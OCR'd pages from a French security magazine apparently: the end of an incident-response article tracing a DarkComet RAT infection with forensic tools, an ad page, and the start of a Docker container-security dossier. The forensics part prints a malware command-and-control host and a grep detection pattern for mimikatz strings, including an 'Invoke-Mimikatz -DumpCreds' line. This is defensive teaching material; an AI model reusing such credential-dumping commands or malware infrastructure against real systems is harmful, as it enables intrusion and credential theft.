
```
$istat -o 63 WKS042.dd 169117
MFT Entry Header Values:
Entry: 169117        Sequence: 18
$LogFile Sequence Number: 39650641891
Not Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive, Not Content Indexed
Owner ID: 0
Security ID: 1159  (S-1-5-32-544)
Last User Journal Update Sequence Number: 7157947936
Created:        2017-06-07 07:38:05 (CEST)
File Modified:  2017-06-24 08:20:23 (CEST)
MFT Modified:   2017-06-24 08:20:23 (CEST)
Accessed:       2017-06-07 07:38:05 (CEST)

$FILE_NAME Attribute Values:
Flags: Archive, Not Content Indexed
Name: AdBnst.exe
Parent MFT Entry: 169095        Sequence: 232
Allocated Size: 0       Actual Size: 0
Created:        2017-06-07 07:38:05 (CEST)
File Modified:  2017-06-07 07:38:05 (CEST)
MFT Modified:   2017-06-07 07:38:05 (CEST)
Accessed:       2017-06-07 07:38:05 (CEST)

Attributes:
Type: $STANDARD_INFORMATION (16-0)   Name: N/A   Resident   size:
72
Type: $FILE_NAME (48-2)   Name: N/A   Resident   size: 88
Type: $DATA (128-3)   Name: N/A   Non-Resident   size: 122880
init_size: 122880
47944 47945 47946 47947 47948 47949 47950 47951
47952 47953 47954 47955 47956 47957 47958 47959
47960 47961 47962 47963 47964 47965 47966 47967
47968 47969 47970 47971 47972 3015476
```

Ici, l'inode 169095 est le parent, c'est-à-dire le répertoire qui contient le fichier. Le fichier est bien supprimé, mais on peut heureusement le récupérer avec **icat**.



www.hsc-formation.fr

HSC by Deloitte.

	A	B	C	D	E	F	G
1	Date time	Host	IP	User	Event	Source	Note
2	07/06/17 07:38	WKS042	192.168.66.3	John	Forensic	Disk dump	Sample A date de création sur disque
3	24/06/17 08:20	WKS042	192.168.66.3	John	Forensic	Disk dump	Sample A maj sur disque
4	30/06/17 12:23	WKS042	192.168.66.3	John	Log	Antivirus	WIN32.Trojan.Gen détection dans %appdata%/Microsoft/cwbsnshc/AdBnst.exe
5	30/06/17 16:30	WKS042			Note	Ticket	SOC Notification à CSIRT
6	30/06/17 16:46	WKS042			Note	Csirt	Déconnection du poste de travail
7	30/06/17 16:50	WKS042			Note	Csirt	Collection mémoire
8	30/06/17 17:10	WKS042			Note	Csirt	Collection disque
9	03/07/17 09:54	WKS042	192.168.66.3		Forensic	Disk dump	Sample A extrait du disque

Figure 2

```
$icat -o 63 WKS042.dd 169117 > /tmp/AdBnst.pefile

$file /tmp/AdBnst.pefile
/tmp/rescued.file: PE32 executable (GUI) Intel 80386, for MS Windows
```

Il se peut qu'évidemment, le fichier récupéré soit corrompu, voire impossible à restaurer, ce n'est pas une science exacte et cela dépend de l'usage du disque après la suppression. Mais vous pourrez déjà grâce à **fls** peut-être obtenir des données intéressantes sur la date d'installation de votre fichier, ce qui vous permettra d'orienter vos recherches.

On a le fichier, on sait quand probablement il a été installé, on met à jour sa chronologie ! Il sera aussi intéressant d'aller vérifier ce qu'on a éventuellement dans les Volumes Shadow (VSS), et de déterminer la persistance utilisée par ce malware, pour là aussi, y glaner d'éventuelles informations quant à la date d'installation.

On constate désormais que le malware est là depuis bien plus longtemps que l'on ne le pensait (voir figure 2).

6 Travaux automatiques

Nous voici désormais avec un fichier et une date probable de mise en place sur le disque. Ce n'est pas toujours le cas. Si on doit lever un doute et que l'on ne dispose pas aussi clairement d'information sur la présence d'un malware, une première phase d'analyse semi-automatique est utile pour dénicher les malwares.

Quand on envisage de traiter une image de disque dur, il va falloir obtenir préalablement une image du disque « Normale ». Dans certains cas donc (disque chiffrés, disques de VM divisés...), il peut y avoir une première phase requise plus ou moins longue de conversion de données.

Pour analyser, 3 outils libres sont à recommander, BulkExtractor, Log2Timeline et Volatility. Ils nécessiteraient chacun un article complet.

BulkExtractor est un outil qui va permettre d'extraire des chaînes de caractères de n'importe quelle captation ; des URL, des IP, des numéros de carte bleue, etc. C'est un genre de **grep** sous stéroïdes, qui va aller chercher dans la moindre structure zip, rar, gzip, en base64 ou utf16 ces informations. Il y aura évidemment des tombereaux de données avec de potentiels faux positifs, et effectivement le lancer sur un disque complet dans le cas qui nous occupe n'est pas forcément utile. Cependant, le lancer sur la collection mémoire est souvent intéressant, car le malware se sera généralement déchiffré en mémoire. En recoupant ces résultats avec votre base OSINT cela peut être une victoire rapide.

```
$bulkextractor WKS042.img -o bulkram_wks042
```

Log2Timeline est un outil qui va permettre de mettre en forme et dans l'ordre tout artefact disponible sur un disque. Cet outil dispose de plugins permettant d'analyser un grand nombre de fichiers pour en extraire des données dans une fenêtre de date voulue. Il est par exemple capable d'extraire les historiques de navigation, les dates de création de fichiers, les évènements Windows. Une fois compilés, ils seront fusionnés et remis en ordre afin de simplifier votre investigation. C'est un bon outil, mais comme tout outil inforensique, vous pourrez avoir des surprises. N'hésitez pas à le lancer en mono-thread si vous découvrez qu'il vous manque quelques infos. Notez que certains plugins sont gourmands en traitement. À moins d'en avoir vraiment besoin, désactivez-les.

```
log2timeline.py -o 63 --vss_stores all /opt/incident/WKS042.plaso /
mounted/WKS042.dd
```

Enfin, volatility vous permettra d'avoir une vue claire des processus qui tournent. Il est très aisé de détecter une injection grâce à l'analyse mémoire. On ne va pas rentrer dans les détails, mais a minima les plugins **malfind** et **psxview** sont de grandes aides. Un tour d'antivirus sur un **procdump** peut toujours être efficace. De plus pour un triage rapide, il convient de citer le plugin, plus tout jeune, mais qui fonctionne toujours aussi bien, nommé **volatility-autoruns** **[PLGVOL].** Ce plugin permet d'extraire de nombreux cas de persistance directement depuis l'image mémoire.

7 Travaux manuels

Pendant que nos travaux automatiques tournent, rien ne nous empêche d'aller à l'essentiel. Dans notre cas, on a un spécimen inconnu et on doit déterminer si c'est un faux positif ou si l'alerte antivirus est vraiment justifiée et dans ce cas l'identifier.

Pour l'identification, on peut relancer notre antivirus favori ou un autre. Il n'est pas rare que quelques jours après, la classification soit bien meilleure ou simplement qu'un autre antivirus détermine la nature de l'exécutable de façon plus précise ou avec un autre nom. Vu qu'il n'est pas possible de connaître par cœur tous les différents

noms des malwares, leur alias et ce qu'ils sont, je vous conseille de vous reporter à la taxonomie maintenue et disponible dans **[MISP]**.

Une autre option est de le soumettre à Virustotal. Soit le condensât, soit directement le fichier, mais dans ce dernier cas, il convient de garder à l'esprit que le fichier deviendra public. Si votre spécimen contient des informations d'identification de vos utilisateurs ou des infos vous concernant, tout le monde les aura et à côté de cela l'attaquant aussi saura qu'il est découvert. Pour votre intimité, l'option **[IRMA]** est alors plutôt à envisager.

Pour l'identification manuelle d'un spécimen rien de tel que Yara. Yara est un moteur de pattern et nombre de ces patterns concernant des malwares de tout poil sont disponibles **[RULES]**. Attention cependant dans notre cas, il y a de grandes chances que l'exécutable soit packé étant collecté sur un disque. Le packing ajoute une couche d'obscurcissement autour de l'exécutable pour augmenter sa furtivité. De fait, directement là-dessus yara n'arrivera probablement pas à une identification pertinente. Il faut donc le dépacker.

Pour aller au plus rapide, si, par chance, l'exécutable tournait au moment de la prise d'image mémoire, il suffit d'extraire la mémoire du processus avec un volatility/memdump pour en avoir une image unpackée. Sinon, un petit tour dans une sandbox peut aider. Nombre de sandbox permettent de faire une image mémoire, soit complète, soit du processus incriminé (ou des processus injectés). On peut aussi simplement lancer l'exécutable dans une machine virtuelle isolée et faire une image mémoire du processus. C'est encore une des solutions les plus rapides et plus simples.

Effectivement, il y a toujours quelques échantillons qui « sentent » les sandbox ou vos Vms et refusent de s'y exécuter, il faudra à ce moment-là sortir le débogueur et des compétences en reverse engineering, mais ce n'est pas la majorité.

Dans notre cas, le verdict tombe.

```
$find /home/me/rules/malware -exec yara {} /tmp/AdBnst.pefile \;
DarkComet_1 AdBnst.pefile
DarkComet_3 AdBnst.pefile
DarkComet_4 AdBnst.pefile
```

Nous sommes en présence du RAT DarkComet (Rat souverain). Soit le pire des scénarios. En regardant la chronologie, on passe d'une simple détection antivirus à une intrusion de 3 semaines. Il reste à déterminer le CC de ce malware. Ici aussi 3 options, Sandbox et regarder les IOC, du Reverse ou un décodeur. En effet, nombre de RAT disposent de décodeurs tout faits auxquels il suffit de présenter un spécimen. Citons l'excellent **ratdecodeur** **[RATD]**.

```
./ratdecoder.py  /tmp/AdBnst.pefile
[+] Reading ../AdBnst.pefile
   [-] MD5: d84fafe0702de5debe6b5614b76335ca
   [-] SHA256:
0af9b9676a3c3e19661951bed4ac8ad3eac060714ab71b0c745443206c57a2da
```

```
[+] Importing Decoder: DarkComet
DCDATA
DVCLAL
PACKAGEINFO
0
[+] Printing Config to screen
   [-] Key: CHANGEDATE   Value: 0
   [-] Key: CHIDED       Value: 1
...

   [-] Key: MUTEX        Value: DC_MUTEX-9TK1E8U
   [-] Key: NETDATA      Value: mrwhite83.ddns.net:8080
   [-] Key: OFFLINEK     Value: 1
   [-] Key: PERS         Value: 1
...
[+] End of Config
```

Cette phase est importante, car grâce à elle, on n'est plus dépendant d'une IP pour bloquer, mais d'un host. Cela améliorera drastiquement l'isolation si l'attaquant change d'IP.

Noircissons le tableau avec un simple **grep** sur notre image mémoire. **grep** peut être utilisé pour détecter des outils bien connus. Même s'il est impossible de savoir depuis quel processus et quand cela a été lancé, il nous est permis d'affirmer que la machine a vu passer un mimikatz.

```
$strings -tx WKS042.img | grep -Ei "mimikatz|gentilkiwi"
209670bf INVOKEMIMIKATZ
2b25dd68 MimikatzRunner
2b25ddb4 MimikatzRunner
2b25ddc4 get_mimikatz
2b25ddd3 mimikatz64
2b25ddde \zhmimikatz.pdb
2bff0715 InvokeMimikatz
3c7654de Invoke-Mimikatz -DumpCreds >
484f7e03 amimikatz for Windows
484f7e4c amimikatz
5c1dbd78 mimikatz
108a6a9ff Invoke-Mimikatz.ps1
108a6ab09 Invoke-Mimikatz.ps1
138cf8bf1 agentilkiwi (Benjamin DELPY)
```

Avec ce simple **grep**, on sait que les identifiants de connexion de l'utilisateur sont partis, et que l'attaquant est a minima passé administrateur local. On met à jour sa chronologie.

C'est à ce moment-là qu'on sort les logs de communication dont on dispose, au mieux des proxys au pire des pare-feux UTM et les logs sécurité Windows. L'idée est de recouper nos IOC avec les logs disponibles et de déterminer quels autres postes sont potentiellement infectés et si la date que l'on vient d'identifier est vraiment la première. On investiguera aussi sur les volumes de données échangés. Si on a un ELK paramétré, c'est top, sinon un **grep** dans les logs sur des petits volumes (dizaines de Gb) est tout aussi acceptable.

Et c'est aussi à ce moment que la chronologie générée précédemment avec **log2timeline** sera extraite et passée au crible et que l'on constatera qu'une collection d'évidences rapide n'aurait peut-être pas été suffisante.

	A	B	C	D	E	F	G
1	Date time	Host	IP	User	Event	Source	Note
2	02/06/17 17:18	mrwhite83.ddns.net	203.0.113.5		Forensic	VirusTotal	Premier record passive dns connus
3	07/06/17 07:38	WKS042	192.168.66.3	John	Forensic	Disk dump	Sample A date de création sur disque
4	07/06/17 07:39	WKS042			Log	Firewall	Premier accès à mrwhite83.ddns.net dans les log pare feu
5	12/06/17 14:27	WKS051	192.168.66.19		Log	Firewall	Premier accès à mrwhite83.ddns.net dans les log pare feu
6	12/06/17 18:23	WKS016	192.168.66.8		Log	Firewall	Premier accès à mrwhite83.ddns.net dans les log pare feu
7	23/06/17 23:15				Forensic	Sample A	Sample date de compilation
8	24/06/17 08:20	WKS042	192.168.66.3	John	Forensic	Disk dump	Sample A maj sur disque
9	30/06/17 12:23	WKS042	192.168.66.3	John	Log	Antivirus	WIN32.Trojan.Gen détection dans %appdata%/Microsoft/cwbsnshc/AdBnst.exe
10	30/06/17 16:30	WKS042			Note	Ticket	SOC Notification à CSIRT
11	30/06/17 16:46	WKS042			Note	Csirt	Déconnection du poste de travail
12	30/06/17 16:50	WKS042			Note	Csirt	Collection mémoire
13	30/06/17 17:10	WKS042			Note	Csirt	Collection disque
14	03/07/17 09:54	WKS042	192.168.66.3		Forensic	Disk dump	Sample A extrait du disque

Figure 3

La commande suivante va permettre d'extraire de notre plaso précédemment généré tous les évènements dans la timeframe donnée, ce qui va permettre d'investiguer sur ce qui s'est passé.

```
$psort.py -o l2tcsv -z 'Europe/Luxembourg' -w timeline.csv WKS042.
plaso "date > '2017-06-07 07:00:00' and date < '2017-06-24
09:00:00'"
```

Les paramètres de l'intervention à ce moment sont bien différents :

- déterminer ce qui est compromis dans le parc,
- déterminer ce que l'attaquant a pu faire durant cette période,
- déterminer comment l'attaquant a pénétré votre infrastructure.

8 Réaction

C'est l'heure désormais d'informer les bonnes personnes de la cellule de crise, ou, justement de déterminer qui elles sont, car la crise commence. Il est important de rester factuel. Il y a eu une intrusion, nous connaissons la date de début, nous savons que la personne est potentiellement admin locale, qu'elle dispose de quelques identifiants et on dispose d'un IOC, mais c'est tout pour l'instant. On ne sait rien de plus.

Pour vous, il conviendra de déterminer l'étendue réelle avant d'envisager l'isolation. Bien que généralement usitée, l'isolation de l'IOC dès qu'un nouvel IOC est découvert est une mauvaise idée. Si l'attaquant perd un bot, il peut penser à des congés. Si l'attaquant en perd plusieurs, cela le notifiera inexorablement de sa découverte et celui-ci n'en doutez pas fera le maximum pour devenir discret. Il convient de déterminer le maximum sur l'étendue des dégâts et d'appliquer une isolation de façon simultanée.

Dans les tâches, il faudra aussi tenter de déterminer l'origine de l'infection, aka le patient 0. D'une manière générale, on sera obligé d'analyser les logs de sécurité des serveurs Active Directory et des postes de travail afin de déterminer les chemins de pivots utilisés par l'attaquant et de dresser une chronologie plus large qui tient compte des machines compromises.

Enfin, après tout cela, après quelques semaines d'investigation, dans votre rapport, n'oubliez pas de recommander d'améliorer soit l'infrastructure, soit la détection pour que cela ne se reproduise plus aussi simplement. Vaste programme.

Conclusion

Voici un petit tour d'horizon d'un début de réponse possible à ce qui pouvait sembler être un incident simple. En écrivant cet article, je me rends compte que chaque étape nécessiterait à elle-même un article complet. Malheureusement, les contraintes rédactionnelles ne nous le permettent pas. Les compétences requises sont assez atypiques. Mais avec de la pratique les principales difficultés sont en fait toujours les mêmes, disposer de logs suffisamment pertinents avec une durée de rétention correcte et se donner des objectifs afin de ne pas se perdre dans le volume de données à traiter. ■

Remerciements

Remerciements à Tecamac et le chan, pour avoir toujours été de bon conseil ainsi que Xanax, Nidhal et Pascal pour leurs patientes relectures et bien sûr tous ceux qui ont créé ces formidables outils.

Références

[RAMDUMP] https://belkasoft.com/ram-capturer, http://www.forensicswiki.org/wiki/Tools:Memory_Imaging

[FASTIR] https://github.com/SekoiaLab/FastIR_Collector

[PLGVOL] https://github.com/tomchop/volatility-autoruns

[IRMA] https://github.com/quarkslab/irma

[RULES] https://github.com/Yara-Rules/rules, https://github.com/Th4nat0s/Yaramoi

[MISP] https://github.com/MISP/misp-galaxy/tree/master/clusters

[RATD] https://github.com/kevthehermit/RATDecoders

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

SOUHAITE UNE BONNE ROUTE & UNE BELLE AVENTURE À TOUTE L'ÉQUIPE DE LA CYBER 4L !

LE 4L TROPHY EN BREF : DU 15 AU 25 FÉVRIER 2018

VILLE DE DÉPART : VANNES, BIARRITZ, PUIS ALGECIRAS (ESPAGNE), PASSAGE DU DÉTROIT DE GIBRALTAR, LES 6 ETAPES DANS LE GRAND SUD MAROCAIN, **VILLE D'ARRIVÉE : MARRAKECH**

Suivez-les sur : www.facebook.com/cyber4L2018/

PARTENAIRES DE LA CYBER 4L :

MISC — LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

École d'ingénieurs ensibs : Université Bretagne Sud

10e International Cybersecurity Forum — HYPERCONNECTION | THE RESILIENCE CHALLENGE — 10 YEARS ANNIVERSARY — 23RD & 24TH OF JANUARY 2018 LILLE GRAND PALAIS

DOSSIER

DE CHROOT À DOCKER : « LES CONTENEURS NE CONTIENNENT PAS »

Depuis la création de chroot, que l'on situerait, après une datation au carbone 14, entre la fin des années 70 et le début des années 80, un grand chemin a été parcouru par les différentes techniques d'isolation au sein de l'espace utilisateur pour être aujourd'hui la pierre angulaire de nouvelles approches telles que le mouvement DevOps.

L'arrivée en 2007, au siècle précédent donc, de fonctionnalités avancées comme les « control groups », mieux connus sous leur petit nom de « cgroups », va permettre de contrôler finement des ressources partagées élémentaires (comme la mémoire par exemple). Au départ nommé « process containers » par leurs auteurs (des ingénieurs d'une certaine entreprise nommée Google), ils vont être la base d'une quantité d'outils aujourd'hui bien connus (systemd, ça vous parle ?). Combiné aux mécanismes des « namespaces », le fait d'avoir un nouvel espace de nommage pour les points de montage ou les PID par exemple, jettera les bases de ce qu'on nommera tout simplement les « Linux containers ». Un article de ce dossier sera entièrement dédié à l'introduction de ces deux aspects, cgroups et namespaces, avec une approche pratique : il va falloir coder !

Mais qu'en est-il de la sécurité de ces technologies qui prétendent « contenir » ? Que ces dernières reposent sur des mécanismes qui atteignent désormais la maturité ne veut pas dire pour autant que l'on est libre de tout problème. Il y a nombres de détails délicats à régler lorsque l'on partage le même noyau. Le maillon, la chaîne, bref, vous voyez. De ce côté-là, et c'est celui qui nous intéresse, on ne peut pas dire qu'il n'y a pas matière à s'amuser. Pour Docker par exemple, son ascension rapide et des choix « historiques » un peu légers niveau sécurité (ça vous dit d'exposer l'API REST de votre démon Docker sur le réseau ? Ça se manipule comment en fait les « capabilities » ?) ont fait qu'aujourd'hui il y a une réelle tentative d'intégrer la sécurité par défaut. Oui, il faut accepter qu'elle n'y est pas encore tout à fait. Docker utilise désormais seccomp, donne la possibilité d'utiliser les « user namespaces », travaille à la mise en place de jeu de règles compréhensibles par un utilisateur classique. L'effort est visible et va très certainement dans la bonne direction. Mais combien de conteneurs en production font fi des problématiques liées à la mise en place correcte de ces mesures de sécurité tant leur déploiement semble éphémère et offrir une sécurité de base ? Certes, ce ne sont pas uniquement les conteneurs qu'il faut blâmer, ne suivez pas mon regard. Du fait de sa prédominance actuelle, deux articles seront dédiés à Docker : un sur une première approche de sa sécurité, l'autre sur les bonnes pratiques liées à son usage.

D'autres solutions d'isolation de processus, moins tendance, intègrent de base seccomp et il n'est simplement pas possible de le désactiver. Et non, l'option « --donne-moi-tous-les-droits » n'est pas une bonne approche. Mieux encore, dans le cas de nsjail, un langage a été spécifiquement développé afin de définir les politiques de filtrage des appels systèmes pour être utilisé par seccomp.

Mais la très grande popularité et la large adoption dont jouissent certaines solutions sont-elles une réelle opportunité pour inclure la sécurité dans la boucle, un article traitera spécifiquement de ce sujet, ou, une fois de plus, va-t-il falloir éteindre le feu en urgence en bout de chaîne ?

gapz

AU SOMMAIRE DE CE DOSSIER :

APERÇU DE LA SÉCURITÉ DE DOCKER

gapz

mots-clés : DOCKER / CONTAINER / NAMESPACE / CAPABILITIES / SECCOMP

Lorsque l'on approche la question de la sécurité des technologies de conteneurs, il apparaît directement qu'une grande part de cette sécurité repose de fait sur des fonctionnalités du noyau et donc de ses bons usages, et qu'une autre part tient à la structure propre de la technologie choisie. Au travers de cette introduction seront posées quelques questions fondamentales autour de la sécurité d'une solution bien connue : Docker.

Introduction

Docker est désormais connu pour être une des solutions les plus efficaces et adaptées pour déployer des conteneurs avec une orientation forte sur l'aspect « packaging » d'application (c'est-à-dire le fait de livrer l'application et ses dépendances au sein d'une même entité, en l'occurrence un conteneur). Dans le domaine des statistiques de la démesure, l'intervention du CEO de Docker, Ben Golub, en a offert une belle démonstration lors de la DockerCon 2016, on y parle de pourcentages à 6 chiffres, rien de moins.

Du côté de la sécurité, Docker n'a à la base rien inventé et repose comme la grande majorité des technologies de conteneurs Linux sur des mécanismes d'isolation introduits dans le noyau il y a bientôt dix ans. Un article du présent dossier sera entièrement consacré à l'introduction du socle de base des conteneurs Linux que sont les namespaces et les cgroups. Cependant, Docker offre également de nombreuses fonctionnalités qui elles aussi ont des implications importantes sur des aspects sécurité tel que l'utilisation d'images prêtes à l'emploi par exemple. Approcher la question de la sécurité d'un outil tel que Docker c'est avant tout comprendre les objectifs et limites de ce dernier : d'un côté concernant les différents choix, si l'on peut dire historiques, faits par l'équipe de développement concernant le fonctionnement interne de l'outil (démon centralisé, mesures de sécurité utilisées par défaut) et, d'un autre côté, l'usage qui en est fait (déploiement d'images préconstruites disponibles sur le web, approche micro-services, etc.).

L'objectif de ces quelques lignes ne sera pas d'introduire Docker ou aux nouveaux paradigmes du moment, bien que cela soit nécessaire pour saisir dans son ensemble la bonne approche à avoir en termes de sécurité. L'objectif ici est de soulever des questions élémentaires avec une approche technique plus que conceptuelle : que puis-je faire à l'intérieur d'un conteneur Docker ? Ai-je le droit de monter un système de fichier ? De passer root ? Et si je suis root, que puis-je faire ? Ainsi, il sera donc tenté d'apporter quelques éléments factuels sur deux questions élémentaires : peut-on faire confiance à Docker en termes de sécurité ? Comment utiliser Docker de manière sécurisée ? Cette légère introduction se veut relativement naïve dans son approche, que les ingénieurs sécurité francophones de Docker (et il y en a !) et les esprits rigoureux pardonnent par avance les quelques raccourcis un peu simplistes.

1 Containers do not contain

Contrairement à ce que le terme « container » suggère, les conteneurs ne sont à la base qu'une utilisation de certaines fonctionnalités du noyau Linux pour permettre une meilleure isolation entre des processus. Il s'agit au départ essentiellement des « namespaces » et des « cgroups » (se référer à l'article dédié du présent dossier pour en comprendre le fonctionnement). Un des points les plus importants relatifs à la sécurité des conteneurs de manière générale réside donc dans le

fait que l'ensemble des conteneurs déployés sur un hôte partage le même noyau. Les éléments qui bénéficient de la possibilité d'utiliser un « namespace » sont à l'heure actuelle les suivants : **mount**, **pid**, **uts**, **ipc**, **net**, **user**, **cgroups** (retrouvez les détails sur la page de manuel namespaces(7)). Pour vous faire une idée pratique, il est possible sous Linux de lister directement les namespaces utilisés par un processus avec une simple commande (ici par exemple init) :

```
# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Nov 27 11:26 cgroup ->
'cgroup:[4026531835]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 net -> 'net:[4026531969]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 user -> 'user:[4026531837]'
lrwxrwxrwx 1 root root 0 Nov 27 11:26 uts -> 'uts:[4026531838]'
```

Il existe même une commande permettant de lister les namespaces utilisés par votre système (la sortie a été volontairement tronquée) :

```
        NS TYPE   NPROCS   PID USER            COMMAND
4026531835 cgroup    278     1 root            /sbin/init
4026531836 pid       238     1 root            /sbin/init
4026531837 user      278     1 root            /sbin/init
4026531838 uts       278     1 root            /sbin/init
